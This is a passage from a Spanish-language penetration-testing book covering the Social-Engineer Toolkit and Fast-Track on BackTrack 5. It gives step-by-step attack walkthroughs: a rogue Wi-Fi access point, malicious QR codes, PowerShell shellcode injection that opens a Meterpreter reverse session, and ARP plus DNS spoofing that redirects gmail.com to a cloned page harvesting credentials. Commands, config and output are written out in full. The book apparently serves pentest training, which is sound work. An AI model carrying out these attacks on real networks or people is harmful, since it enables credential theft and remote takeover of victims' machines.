Hay que tener en cuenta la ruta donde se encuentran las aplicaciones *dnsspoof* y *airbase-ng*, ya que SET las utilizará. En la imagen se puede visualizar como mediante el uso del comando *whereis* se puede localizar la ruta de la aplicación buscada.

```
root@bt:/pentest/exploits/set# whereis airbase-ng
airbase-ng: /usr/local/sbin/airbase-ng
root@bt:/pentest/exploits/set# whereis dnsspoof
dnsspoof: /usr/local/sbin/dnsspoof
root@bt:/pentest/exploits/set#
```

Fig 6.23: Rutas de las aplicaciones *dnsspoof* y *airbase-ng*

Con cualquier editor de texto se debe modificar el fichero *set_config* en caso de no encontrarse bien definidas las variables especificadas anteriormente. Como se puede visualizar en la imagen, se pueden encontrar las variables al final del archivo de configuración de SET.

```
# THIS FEATURE WILL AUTO EMBED A IMG SRC TAG TO A UNC PATH OF YOUR ATTACK MACHINE.
# USEFUL IF YOU WANT TO INTERCEPT THE HALF LM KEYS WITH RAINBOWTABLES. WHAT WILL HAPPEN
# IS AS SOON AS THE VICTIM CLICKS THE WEB-PAGE LINK, A UNC PATH WILL BE INITIATED
# AND THE METASPLOIT CAPTURE/SMB MODULE WILL INTERCEPT THE HASH VALUES.
UNC_EMBED=OFF
#
# THIS FEATURE WILL ATTEMPT TO TURN CREATE A ROGUE ACCESS POINT AND REDIRECT VICTIMS BACK TO THE
# SET WEB SERVER WHEN ASSOCIATED. AIRBASE-NG and DNSSPOOF.
ACCESS_POINT_SSID=linksys
AIRBASE_NG_PATH=/usr/local/sbin/airbase-ng
DNSSPOOF_PATH=/usr/local/sbin/dnsspoof
#
```

Fig 6.24: Modificación de los valores *dnsspoof* y *airbase*

La opción para seleccionar este vector en el menú de SET es la número ocho, denominada "*Wireless Access Point Attack Vector*". Tras la elección de esta opción se pedirá al usuario que seleccione entre arrancar el punto de acceso o detenerlo.


```
Welcome to the Wireless Attack Vector, this will create an access point leveraging
your wireless card and redirect all DNS queries to you. The concept is fairly simple,
SET will create a wireless access point, dhcp server, and spoof DNS to redirect traffic
to the attacker machine. It will then exit out of that menu with everything running as
a child process.

You can then launch any SET attack vector you want, for example the Java Applet attack and
when a victim joins your access point and tries going to a website, will be redirected to
your attacker machine.

This attack vector uses AirBase-NG, AirMon-NG, DNSSpoof, and dhcpd3 to work properly.

What do you want to do:

1. Start the SET Wireless Attack Vector Access Point
2. Stop the SET Wireless Attack Vector Access Point
3. Return to the SET main menu.

Enter your choice:
```

Fig 6.25: Arrancando el punto de acceso con SET

Tras ejecutar dicha opción se puede visualizar como se empieza a preparar el entorno para generar el punto de acceso falso. En la siguiente imagen se pueden visualizar dichas acciones.

```
1. Start the SET Wireless Attack Vector Access Point
2. Stop the SET Wireless Attack Vector Access Point
3. Return to the SET main menu.

Enter your choice: 1
Enter the wireless network interface (ex. wlan0): metasploit_i64
[*] Placing card in monitor mode via airmon-ng..


Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
784     dhclient3
3295    dhclient3
Process with PID 3295 (dhclient3) is running on interface wlan0


Interface       Chipset         Driver

wlan0           Ralink 2573 USB rt73usb - [phy0]
mon0            Ralink 2573 USB rt73usb - [phy0]

[*] Spawning airbase-ng in a seperate child thread...
[*] Sleeping 15 seconds waiting for airbase-ng to complete...
```

Fig 6.26: Configuración del AP falso

11. Vector de ataque QRCode

El vector de ataque para la generación de *QRCode* permite al usuario crear este tipo de imágenes que pueden ser leídas e interpretadas por aplicaciones móviles. El objetivo de estos códigos son las de enlazar, por ejemplo, sitios web. La ingeniería social mediante el uso de *QRCode* propone utilizarlos para publicar dichas imágenes en el mayor número de sitios, es decir de forma masiva, y conseguir que los, cada vez más, usuarios de *smartphones* puedan caer en la trampa.

Generalmente, después de un *QRCode* malicioso se encuentra un sitio web, el cual también podría ser montado con SET con la opción *"Website Attack Vectors"*. Por ejemplo, se podría utilizar el ataque del *applet* de JAVA unido a que la víctima accediera al sitio a través de un *QRCode*.

Hay que recalcar que este vector de ataque no se encuentra disponible en la mayoría de versiones de SET, es una de las últimas funcionalidades añadidas al *toolkit*, junto al vector de ataque de *PowerShell*. En este apartado se ha utilizado la distribución de *BackTrack 5 R3*, la cual fue liberada a mediados del año 2012.

PoC: Ingeniería social con un QRCode malicioso

En la siguiente prueba de concepto se utilizará la posibilidad de generar *QRCode* a través de SET para enlazar a un usuario con un sitio web malicioso. El escenario montado es en una red local, donde todo dispositivo se encuentra controlado, habría que imaginar dicho escenario en Internet. El atacante dispondría de un servidor web y para hacer que las posibles víctimas accediesen a dicho recurso se utilizarían estos códigos.

En primer lugar, y tras arrancar SET, se debe seleccionar la opción nueve *"QRCode Generator Attack Vector"*.

```
The Social-Engineer Toolkit is a product of TrustedSec.

         Visit: https://www.trustedsec.com

Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) SMS Spoofing Attack Vector
  8) Wireless Access Point Attack Vector
  9) QRCode Generator Attack Vector
 10) Powershell Attack Vectors
 11) Third Party Modules

 99) Return back to the main menu.

set> 9
```

Fig 6.27: Elección de la opción *"QRCode Generator Attack Vector"*

Directamente se presenta la opción de introducir para qué dirección URL se generará un *QRCode*. En esta prueba de concepto se utiliza una dirección IP, pero en un escenario real, es posible que el atacante haya adquirido un dominio falso, parecido al sitio web real para confundir a las posibles y potenciales víctimas.

```
The QRCode Attack Vector will create a QRCode for you with whatever URL you want.

When you have the QRCode Generated, select an additional attack vector within SET and
deploy the QRCode to your victim. For example, generate a QRCode of the SET Java Applet
and send the QRCode via a mailer.

Enter the URL you want the QRCode to go to: http://192.168.1.38
[*] [*] QRCode has been generated under reports/qrcode_attack.png!
QRCode generated.

     Press <return> to continue
```

Fig 6.28: Generación de un *QRCode* malicioso

La imagen es almacenada en la ruta */pentest/exploits/set/reports/* en formato PNG. Esta imagen sera colocada en otros sitios web o mandada vía mail para conseguir que las víctimas tras la lectura del *QRCode* se conecten al servidor web malicioso. Hay que recordar que existen lectores *QRCode* que no informan del recurso al que se conectan, es decir automáticamente intentan acceder al recurso al que apunta el *QRCode*. En la imagen se puede visualizar el *QRCode* generado gracias al uso de SET.

Fig 6.29: *QRCode* generado con SET

12. Vector de ataque PowerShell

Este vector de ataque que proporciona SET permite al usuario crear pequeños *scripts* que serán ejecutados en una máquina víctima con el objetivo de obtener una sesión inversa o directa. Además, existe la posibilidad de realizar un volcado de SAM a través de estos *scripts*, pero requiere ser *SYSTEM* en el sistema.

En la imagen se pueden visualizar las vías para generar este tipo de *scripts*.

```
The Powershell Attack Vector module allows you to create PowerShell specific attacks. These atta
cks will allow
you to use PowerShell which is available by default in all operating systems Windows Vista and a
bove. PowerShell
provides a fruitful  landscape for deploying payloads and performing functions that  do not get
triggered by
preventative technologies.

   1) Powershell Alphanumeric Shellcode Injector
   2) Powershell Reverse Shell
   3) Powershell Bind Shell
   4) Powershell Dump SAM Database

  99) Return to Main Menu
```

Fig 6.30: Menú con las posibilidades del vector de ataque de *PowerShell*

Algunos de los más interesantes son el de *dumpeo* del fichero SAM, la cual es la opción número cuatro, o la *shell* inversa que proporciona una *shell*, creando previamente un *listener* en la máquina del atacante. Este *listener* será creado con el *handler exploit/multi/handler,* por ejemplo.

PowerShell es la línea de comandos que viene por defecto en sistemas operativos *Microsoft Windows* desde la versión *Vista*. El atacante debe buscar el método o vía para conseguir que la víctima ejecute dicho *script*.

PoC: Inyección de Meterpreter a través de PowerShell

En este escenario se proponen dos vías de explotación. La primera vía es que el atacante dispone de acceso físico a la máquina en la que se quiere realizar la explotación, y posee un *script encodeado* con el que, tras ejecutar una *PowerShell* se realizará la subida de un *Meterpreter* a la máquina víctima. La segunda vía propuesta es que el atacante engañe a la víctima, mediante ingeniería social, para que ejecute el *script*.

```
   1) Powershell Alphanumeric Shellcode Injector
   2) Powershell Reverse Shell
   3) Powershell Bind Shell
   4) Powershell Dump SAM Database

  99) Return to Main Menu

set:powershell>1
set> IP address for the payload listener: 192.168.1.38
[*] Prepping the payload for delivery and injecting alphanumeric shellcode...
Enter the port number for the reverse [443]: 4444
[*] Generating x64-based powershell injection code...
[*] Generating x86-based powershell injection code...
[*] Finished generating powershell injection attack and is encoded to bypass exe
cution restriction...
set> Do you want to start the listener now [yes/no]: : yes
set:powershell> Select x86 or x64 victim machine [default: x64]:
```

Fig 6.31: Generación del *script* para la inyección en sistemas *Windows*

En primer lugar se utilizará la opción número uno de este vector de ataque denominada "*PowerShell Alphanumeric Shellcode Injector*". Se puede generar para sistemas de 32 o 64 bits. Al finalizar este proceso se crea un archivo TXT en la ruta */pentest/exploits/set/reports*, el código generado en el fichero es el que se debe ejecutar en la máquina víctima. Se puede convertir este TXT en un *script* o directamente copiar el código en una *PowerShell* y ejecutarlo.

Una vez que se ejecute el *script* en la máquina víctima, el *handler* que se configura automáticamente recibirá la sesión de *Meterpreter* otorgando el control de la máquina remota al atacante. En este punto se podrían utilizar todas las opciones estudiadas en el capítulo de *Meterpreter* y *post-explotación*.

```
msf  exploit(handler) >
[*] Started reverse handler on 0.0.0.0:4444
[*] Starting the payload handler...
[*] Sending stage (951296 bytes) to 192.168.1.37
[*] Meterpreter session 1 opened (192.168.1.38:4444 -> 192.168.1.37:49299) at 2012-09-22 15:09:5
2 -0400

msf  exploit(handler) > sessions -i

Active sessions
===============

  Id  Type                   Information              Connection
  --  ----                   -----------              ----------
  1   meterpreter x64/win64  pablo-vm\pablo @ PABLO-VM  192.168.1.38:4444 -> 192.168.1.37:49299
(192.168.1.37)

msf  exploit(handler) >
```

Fig 6.32 Recepción de la sesión de *Meterpreter* tras la ejecución del *script* de *PowerShell*

Actualmente este método es uno de los más favorables para evitar a los sistemas antivirus, debido a que el código va *encodeado* y es una vía muy novedosa. En la imagen se puede visualizar el aspecto que tiene el *script* generado y los parámetros necesarios, los cuales son generados también por SET, para su ejecución.

Fig 6.33: Ejecución del ataque en una sesión de *PowerShell*

13. PoC: El mundo del spoofing y SET

En esta prueba de concepto se presenta un escenario, fácilmente reproducible en cualquier empresa, en un ámbito de red de área local. El ataque consiste en el uso de técnicas como ARP *spoofing* y DNS *spoofing* para controlar, tanto el tráfico de la víctima como los sitios web a los que ésta accede.

El escenario está compuesto por las siguientes máquinas y roles:

- En primer lugar, el atacante dispone de una *BackTrack 5* con la que ejecutará la aplicación *arpspoof* para realizar un ataque *Man In The Middle* a la víctima.
- El usuario víctima, el cual se encuentra en la misma red local que el atacante, utiliza una máquina *Windows 7*.

Como se ha mencionado anteriormente, primero hay que conseguir que la víctima crea que el *router* es el atacante, es decir, cuando realice peticiones a Internet, éstas se envíen primero a la máquina del atacante. Para lograr esto se utiliza la herramienta *arpspoof* con la que se consigue envenenar la tabla ARP de la máquina víctima.

La sintaxis de *arpspoof* es sencilla, se debe indicar la interfaz por la que se enviaron los *arp reply* y los *target*. Un ejemplo es *arpspoof –i eth0 –t <máquina victima> <router>*, puede interesar obtener un envenenamiento doble ejecutando en otra *shell* la instrucción *arpspoof –i eth0 –t <router> <máquina victima>*.

```
root@bt:~# arpspoof -i eth0 -t 192.168.1.37 192.168.1.1
8:0:27:d5:8c:35 8:0:27:1d:be:5a 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d5:8c:35
8:0:27:d5:8c:35 8:0:27:1d:be:5a 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d5:8c:35
8:0:27:d5:8c:35 8:0:27:1d:be:5a 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d5:8c:35
8:0:27:d5:8c:35 8:0:27:1d:be:5a 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d5:8c:35
8:0:27:d5:8c:35 8:0:27:1d:be:5a 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d5:8c:35
```

Fig 6.34: Envenenamiento de la máquina víctima

No hay que olvidar que para que una máquina *Linux* trabaje como enrutador se debe modificar el fichero */proc/sys/net/ipv4/ip_forward*, cambiando su valor de 0 a 1. De este modo se consigue que el tráfico que no es dirigido a la máquina del atacante se enrute hacia el exterior. En este instante todo el tráfico generado por la víctima pasa por la máquina del atacante, por ejemplo si se abre *Wireshark* u otro analizador de tráfico se podría visualizar este hecho, e incluso obtener información sensible, como podrían ser las credenciales de un *login*.

La víctima quiere unas credenciales en concreto, para ello se requiere controlar las páginas web y veracidad de éstas que la víctima visita. Se utilizará la técnica de DNS *Spoofing* para conseguir que cuando, por ejemplo la víctima intente entrar en *Gmail*, la dirección IP que se le entregue sea realmente la de la máquina del atacante.

Para esta técnica se utiliza la herramienta *dnsspoof*, la cual necesita de un archivo donde se especifique la dirección IP que se otorgará a la víctima cuando pregunte por un dominio concreto. Lo primero que se debe crear es un archivo, similar al típico *hosts*:

```
#Dirección IP  Dominio solicitado
192.168.1.40   gmail.com
192.168.1.40   informatica64.com
192.168.1.40   flu-project.com
```

En el fichero anterior, el cual en el ejemplo se denominará *hosts*, se especifica una lista con dos campos. El primer campo indica la dirección IP que se entregará a la víctima cuando pregunte por el dominio que se encuentra en el campo de la derecha. Para arrancar la herramienta *dnsspoof* se debe ejecutar la siguiente instrucción *dnsspoof –i eth0 –f <ruta fichero creado>*.


```
root@bt:/pentest/exploits/set# cd
root@bt:~# nano hosts
root@bt:~# dnsspoof -i eth0 -f hosts
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.1.40]
```

Fig 6.35: Ejecución de *dnsspoof* en la máquina del atacante

Ahora hay que esperar que la máquina víctima realice una petición DNS preguntando por la dirección *gmail.com*. Cuando esto suceda la petición llegará antes a la máquina del atacante, gracias al envenenamiento ARP. La herramienta *dsnspoof* se encargará de falsear la respuesta con la información que se ha detallado en el fichero de texto, en la imagen el fichero *hosts*.

Por último, el atacante configura en su máquina, con ayuda de SET, una página web clonada del sitio *gmail.com*. De este modo, cuando la víctima pregunte a su DNS por la dirección IP de *gmail.com*, dicha petición será interceptada y falseada, proporcionando una dirección IP falsa. El navegador de la víctima realizará una conexión realmente con la máquina del atacante, donde se encontrará una página web clonada de *Gmail*. Cuando la víctima inserte credenciales, éstas serán capturadas por SET.

En SET se elegirá la opción *"Website Attack Vectors"* con la que se creará el sitio web falso. Al utilizar la opción *"Credential Harvester Attack Method"* se recolectarán las credenciales que la víctima introduzca en dicho sitio web. Además, no se utilizará la plantilla de *Gmail* ya que se encuentra desactualizada, se elegirá la opción de clonación de sitio. Tras clonar el sitio web de *Gmail*, ya se tiene preparado el sitio web falso.

Cuando la víctima introduzca en su navegador el dominio *gmail.com* realmente estará accediendo a la página web que ofrece la máquina atacante. Como se puede observar el sitio web es una clonación casi perfecta del sitio web original. La víctima introducirá sus credenciales y será reenviada al sitio web real, por lo que no se levantará gran sospecha sobre dicha acción.





Fig 6.36: Navegador de la víctima accediendo al sitio web falso

Por último, hay que recalcar lo que mostró la herramienta *dnsspoof* cuando modificó las peticiones realizadas para resolver el nombre de dominio *gmail.com*. En la imagen se puede visualizar como se *spoofea* la petición. También cabe destacar que si la máquina víctima hubiese cacheado la resolución de *gmail.com* el ataque no tendría éxito, pero generalmente, en algún momento esa caché se vacía, ya sea porque la máquina se apaga, o porque ha pasado una cantidad de tiempo considerable.

```
root@bt:~# nano hosts
root@bt:~# dnsspoof -i eth0 -f hosts
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.1.40]
192.168.1.37.56003 > 80.58.61.254.53:  45733+ A? gmail.com
192.168.1.37.65375 > 80.58.61.254.53:  25043+ A? gmail.com
192.168.1.37.52060 > 80.58.61.254.53:  58934+ A? gmail.com
```

Fig 6.37: Modificaciones de *dnsspoof* a las peticiones DNS originales

Capítulo VII
Más allá con Fast-Track

1. ¿Qué es y para qué sirve?

A estas alturas del libro se debe comprender que la automatización en un test de intrusión ayuda, y mucho, a realizar la parte procedimental de éste. Con esta idea apareció *Fast-Track*, un *script* de *Python*, el cual permite al usuario configurar de manera sencilla distintos tipos de ataque que pueden resultar complejos. *Fast-Track* utiliza a *Metasploit framework* para la adición de características, entre las que se encuentran inyecciones SQL, ataques mediante el uso de *exploits* o ataques de tipo *client-side*.

Fast-Track dispone de distintos métodos de interacción con la herramienta:

- El modo interactivo.
- El modo de línea de comandos.
- El modo web.

El modo de línea de comandos es parecido a la interfaz de *Metasploit msfcli*. Por otro lado, el modo web permite obtener un entorno gráfico, a través de la utilización de una interfaz intuitiva y sencilla.

El objetivo de *Fast-Track* es el de facilitar la interacción del usuario con el *framework* de *Metasploit*. Hay que diferenciar, que *Fast-Track* tiene un fin similar al que proporcionaba SET en la ingeniería social y el uso de *Metasploit* para obtener privilegios. En algunas ocasiones, muchos usuarios definen a SET y *Fast-Track* como sistemas independientes, pero en realidad, el fin de estos es utilizar una interfaz que gestione los recursos que ofrece *Metasploit* de manera sencilla e intuitiva para aprovecharlos en una rama concreta de la seguridad informática.

2. Fast-Track y sus posibles ejecuciones

Como se ha mencionado anteriormente *Fast-Track* proporciona distintas vías para la interacción con éste. Este hecho proporciona comodidad al usuario para poder elegir la vía con la que se encuentre más cómodo trabajando.

Es realmente interesante conocer estas vías de interacción con la herramienta, ya que, además de la comodidad que proporcionan, proponen mayor automatización y vías para cargar un entorno o vector de ataque de manera más rápida de lo habitual.

Durante el desarrollo de este capítulo se utilizará una distribución de *GNU/Linux* como es *BackTrack 5 R3*. Esta distribución proporciona la herramienta *Fast-Track* en la ruta */pentest/exploits/fasttrack*.

La línea de comandos vuelve a ser fundamental en este tipo de herramientas, pero la interfaz gráfica mediante el uso de un servidor web proporciona aire fresco y facilidad de aprendizaje para el usuario de *Fast-Track*.

```
root@bt:/pentest/exploits/fasttrack# python fast-track.py

---------------------------------------------------------------

Fast-Track - A new beginning...

Automated Penetration Testing

Written by David Kennedy (ReL1K)

Please read the README and LICENSE before using
this tool for acceptable use and modifications.

---------------------------------------------------------------
Modes:

Interactive Menu Driven Mode: -i
Command Line Mode: -c
Web GUI Mode -g

Examples: ./fast-track.py -i
          ./fast-track.py -c
          ./fast-track.py -g
          ./fast-track.py -g <portnum>

Usage: ./fast-track.py <mode>
```

Fig 7.01: Modos de ejecución de *Fast-Track*.

Fast-Track interactivo

Este modo es el más conocido por todos los usuarios de *Metasploit* y *Fast-Track*. Proporciona un menú similar al de SET con el que el usuario sólo debe ir navegando a través de distintos menús. Esta opción proporciona facilidad de uso para usuarios no expertos en el uso de *Metasploit* en su modo *msfconsole*, ya que proporciona ciertos ataques conocidos que se pueden ir configurando de manera trivial a través de los distintos menús.

Para ejecutar *Fast-Track* con este modo se debe lanzar la siguiente instrucción *python <ruta fast-track.py> -i*, es decir, se debe indicar el parámetro *i*.


```
*****************************************************************
**                                                             **
**  Fast-Track - A new beginning...                            **
**  Version: 4.0.2                                             **
**  Written by: David Kennedy (ReL1K)                          **
**  Lead Developer: Joey Furr (j0fer)                          **
**  http://www.secmaniac.com                                   **
**                                                             **
*****************************************************************

Fast-Track Main Menu:

    1.  Fast-Track Updates
    2.  Autopwn Automation
    3.  Nmap Scripting Engine
    4.  Microsoft SQL Tools
    5.  Mass Client-Side Attack
    6.  Exploits
    7.  Binary to Hex Payload Converter
    8.  Payload Generator
    9.  Fast-Track Tutorials
    10. Fast-Track Changelog
    11. Fast-Track Credits
    12. Exit Fast-Track

    Enter the number:
```

Fig 7.02: Lanzamiento de *Fast-Track* en modo interactivo.

Como se ha mencionado y como se puede visualizar en la imagen, *Fast-Track* en modo *interactive* proporciona menús. Estas opciones se pueden agrupar por temáticas, las cuales se enuncian a continuación:

- Tutoriales. El propio entorno de *Fast-Track* proporciona tutoriales para que el usuario pueda utilizar la herramienta de manera sencilla.
- Actualización del entorno. Se puede ejecutar la actualización de *Fast-Track* de manera automatizada, con lo que se consigue mantener actualizado el entorno de una manera sencilla.
- Herramientas para manipulación y gestión de *payloads*. Se dispone de la posibilidad de utilizar *Fast-Track* para generar *payloads*, e incluso poder convertir los *payload* de binario a hexadecimal.
- Ataques SQL. Las inyecciones SQL despiertan cierta admiración en el mundo de la seguridad informática, y *Fast-Track* proporciona mecanismos para automatizar el proceso de ataques a las bases de datos SQL.
- Ejecución de *Nmap* mediante *scripting*. Los *scripts* de *Nmap* ayudan a detectar vulnerabilidades a través de escaneos con esta herramienta. Estos *scripts* aportan funcionalidad extra a una de las herramientas de *fingerprint* más famosas en el mundo de la seguridad informática.

- Automatización con *autopwn*. Como se ha estudiado en este libro *autopwn* proporciona técnicas para automatizar el proceso de *exploiting* en sistemas, *Fast-Track* permite automatizar el proceso de configuración de *autopwn*.
- Posibilidad de automatizar la preparación de un ataque masivo con la técnica *Client-Side*. Esta técnica se ha observado en el libro en numerosas ocasiones, colocando el peso del ataque en la parte del cliente. El ataque se realizará, comúnmente, sobre el navegador del usuario, y se necesita que éste realice alguna acción.
- *Exploits*. Se ofrece un listado de *exploits* que pueden ser lanzados sobre un objetivo. El proceso de ejecución de estos *exploits* es totalmente guiado por *Fast-Track*.

Fast-Track línea de comandos

La línea de comandos que proporciona *Fast-Track* es una de las más curiosas maneras de interactuar con la herramienta. Para ejecutar este modo se debe lanzar la siguiente instrucción *python <ruta fast-track.py> -c*, donde *c* es el parámetro que indica el modo *command line*.

Como se puede visualizar en la imagen la ejecución de *Fast-Track* con el parámetro *c* proporciona una salida en la que se puede observar el menú principal, el cual se visualizaba con el modo interactivo comentado anteriormente.

La forma de interactuar con *Fast-Track* en este modo es realmente curioso, se debe indicar en la misma instrucción el número de la opción que se quiere seleccionar, por ejemplo, si el usuario sabe que quiere ejecutar la opción de *exploits*, la cual es la opción número seis, se debería ejecutar *python <ruta fast-track.py> -c 6*. Como se puede visualizar en la imagen, se auto ejecuta la opción 6, la cual proporciona un nuevo menú.

```
Payloads:

1. Meterpreter Reverse TCP Shell
2. Generic Bind Shell
3. Meterpreter Reverse VNC Inject (GUI)
4. Reverse TCP Shell

Also, I added an ettercap option, if you have ettercap installed then specify a
1 flag at the end of the usage to use ettercap and poison a specific victim.

Examples: ./fast-track.py -c 6 127.0.0.1 1 1
          ./fast-track.py -c 6 192.168.1.34 2 1

Usage: ./fast-track.py -c 6 <ipaddr> (your main ip addy, i.e. eth0) <payload> <1 for ettercap, e
lse dont specify>


        Specify your payload:

        1. Windows Meterpreter Reverse Meterpreter
        2. Generic Bind Shell
        3. Windows VNC Inject Reverse_TCP (aka "Da Gui")
        4. Reverse TCP Shell

    Enter the number of the payload you want:
```

Fig 7.03: Ejecución de *Fast-Track* modo consola.

Para ejecutar el nuevo menú que se puede observar, se deberá ejecutar la instrucción *python <ruta fast-track.py> -c 6 1*, si se quiere configurar el *exploit* número uno. Se obtendrá un nuevo diálogo, al cual se debe contestar mediante el uso de la línea de comandos. Es por esta razón, que se requiere especificar toda la configuración a través de una instrucción de línea de comandos.

¿Esto es realmente útil? La respuesta es sí. Se puede utilizar en el uso de *scripts* realizados por el propio usuario, por ejemplo, para configurar la propia automatización de un proceso de seguridad concreto donde se pueden utilizar distintas vías que proporciona *Fast-Track*.

Fast-Track vía web

Con este modo de interacción se utiliza el navegador web mediante una interfaz gráfica amistosa para presentar *Fast-Track* más cercano al usuario. Se ejecuta un servidor web que presenta un sitio web por el que se puede interactuar con el mismo menú que se presentaba en el modo interactivo.

Para ejecutar y configurar el modo web se puede lanzar la siguiente instrucción *python <ruta fast-track.py> -g*. También se puede utilizar la instrucción *python <ruta fast-track.py> -g <puerto>*. Si no se indica el puerto, por defecto se ejecutará sobre el 44444.

```
*********************************************
******* Performing dependency checks... *******
*********************************************

*** FreeTDS and PYMMSQL are installed. (Check) ***
*** PExpect is installed. (Check) ***
*** ClientForm is installed. (Check) ***
*** Beautiful Soup is installed. (Check) ***

Also ensure ProFTP, WinEXE, and SQLite3 is installed from
the Updates/Installation menu.

Your system has all requirements needed to run Fast-Track!

****************************************
Fast-Track Web GUI Front-End
Written by: David Kennedy (ReL1K)
****************************************

Starting HTTP Server on 127.0.0.1 port 44444

*** Open a browser and go to http://127.0.0.1:44444 ***

Type <control>-c to exit..
```

Fig 7.04: Configuración del sitio web para interactuar con *Fast-Track*.

Una vez que se lanza el servidor se puede acceder a él a través de la dirección http://127.0.0.1:44444. Como se puede visualizar en la imagen el aspecto que ofrece este modo de interacción es bastante más agradable e intuitivo que la línea de comandos. La presentación gráfica de *Fast-Track* ayuda al usuario, ya que presenta en la parte izquierda el menú que se puede observar en el modo interactivo. El uso de los clics de ratón para navegar por *Fast-Track* amenizan el uso de la herramienta y proporciona ventajas adicionales, como por ejemplo que el uso de los tutoriales se pueda leer de manera más clara.

Fig 7.05: Acceso a *Fast-Track* mediante el navegador web.

3. Tutoriales en Fast-Track

Los tutoriales que ofrece *Fast-Track* a través de cualquier modo de interacción con la herramienta proporcionan una ayuda muy interesante al usuario. En este apartado se utilizará el modo interactivo para ejemplificar el proceso de consulta de los tutoriales de la herramienta.

```
Fast-Track Main Menu:

 1.  Fast-Track Updates
 2.  Autopwn Automation
 3.  Nmap Scripting Engine
 4.  Microsoft SQL Tools
 5.  Mass Client-Side Attack
 6.  Exploits
 7.  Binary to Hex Payload Converter
 8.  Payload Generator
 9.  Fast-Track Tutorials
 10. Fast-Track Changelog
 11. Fast-Track Credits
 12. Exit Fast-Track

Enter the number: 9
```

Fig 7.06: Elección de la opción de tutoriales.

En el menú principal de *Fast-Track* se puede observar una opción denominada *"Fast-Track Tutorials"*. Esta opción presenta una nueva pantalla en la que se puede escoger el tutorial requerido por el usuario, diferenciado por temáticas.

```
Fast-Track Tutorials Menu:

  1.  General Functionality and Movement in Fast-Track
  2.  How to update Fast-Track
  3.  MetaSploit AutoPwn
  4.  SQL 1433 Hacking
  5.  SQL Injection HOWTO
  6.  FTP Brute Forcer
  7.  Spawning a Shell
  8.  Exploits
  9.  Mass Client-Side Attacks
  10. Binary to Hex Payload Generator

  (q)uit

  Enter number:
```

Fig 7.07: Tutoriales disponibles en *Fast-Track*.

Cuando el usuario selecciona una temática, ésta puede contener distintos tutoriales en relación a las distintas funcionalidades que el tutorial ofrece. Todo es realmente sencillo de manejar y seleccionar ya que los diferentes menús ayudan en la navegación por la distinta ayuda ofrecida por la herramienta.

En el siguiente ejemplo se ha elegido la opción número cuatro, obteniendo la ayuda relacionada con la funcionalidad seleccionada. En *Fast-Track* se ha intentado dotar de la máxima ayuda posible con el mayor grado de detalle.

```
*********************************************************************
SQL 1433 Hacking: Requirements: PYMSSQL, FreeTDS
*********************************************************************

Alright, lets first start off with those of you that are unfamilar with
hacking port 1433. 1433 is Microsoft's default port installtion for
MSSQL. This goes for any version of SQL, by default it installs on 1433
and is used for primary means of community for SQL Servers. If a website
uses a back-end database to store information, the web server actually
talks back to the SQL server via port 1433.

The way Fast-Track attacks this specific port is through a "brute force"
attack, or attempting to guess the initial password. When first installing
a SQL server, the administrator is asked if they would like to use
Integrated Windows Authentication, use SQL Authentication, or use Mixed
Mode (a combination of both). Generally web applications are easy to use
SQL authentication then mixed or integrated.
```

Fig 7.08: Ayuda sobre una herramienta completa.

4. Configuración de Fast-Track

Fast-Track dispone de un fichero de configuración en la ruta */pentest/exploits/fasttrack/config* denominado *fasttrack_config*. Este fichero es similar al estudiado en el capítulo de SET, es decir,

dispone de variables a las cuales se les asigna un valor. Estos valores son leídos por *Fast-Track* en el instante que arranca la aplicación, adquiriendo la información que proporcionan las variables del fichero.

Por defecto, el fichero de configuración no tiene un peso o tamaño parecido al de SET, ya que en el fichero de configuración se puede encontrar poca información en comparación con el archivo de SET. En la imagen se puede visualizar como, por defecto en la versión R3 de la distribución *BackTrack 5*, simplemente se encuentra la variable donde se almacena *Metasploit*.

```
root@bt:/pentest/exploits/fasttrack/config# cat fasttrack_config
########################################################################################
################
#
# FAST-TRACK CONFIGURATION FILE. THIS IS VERY BETA AND WILL BE ADDED UPON AS THE NEED GROWS, THI
S WAS TO MIMIC
# THE CONFIG FILE SIMILAR TO THE SOCIAL-ENGINEER-TOOLKIT (SET).
#
########################################################################################
################
#
# CONFIG THE METASPOIT PATH HERE AND CHANGE IT TO WHATEVER YOU WANT
METASPLOIT_PATH=/pentest/exploits/framework/

root@bt:/pentest/exploits/fasttrack/config#
```

Fig 7.09: Fichero de configuración de *Fast-Track*.

Existe otro fichero de configuración en la siguiente ruta */pentest/exploits/fasttrack/bin/config* denominado *config*. Este fichero dispone de variables que cargará *Fast-Track* en su arranque para situar o mapear ciertos componentes que utilizará la herramienta o cargar algunos valores para el comportamiento de la propia aplicación.

5. Funcionalidades

La herramienta proporciona gran diversidad de funcionalidades como se ha podido observar en apartados anteriores. La riqueza que ofrece *Fast-Track* reside en la versatilidad, sencillez y automatización que proporciona al usuario.

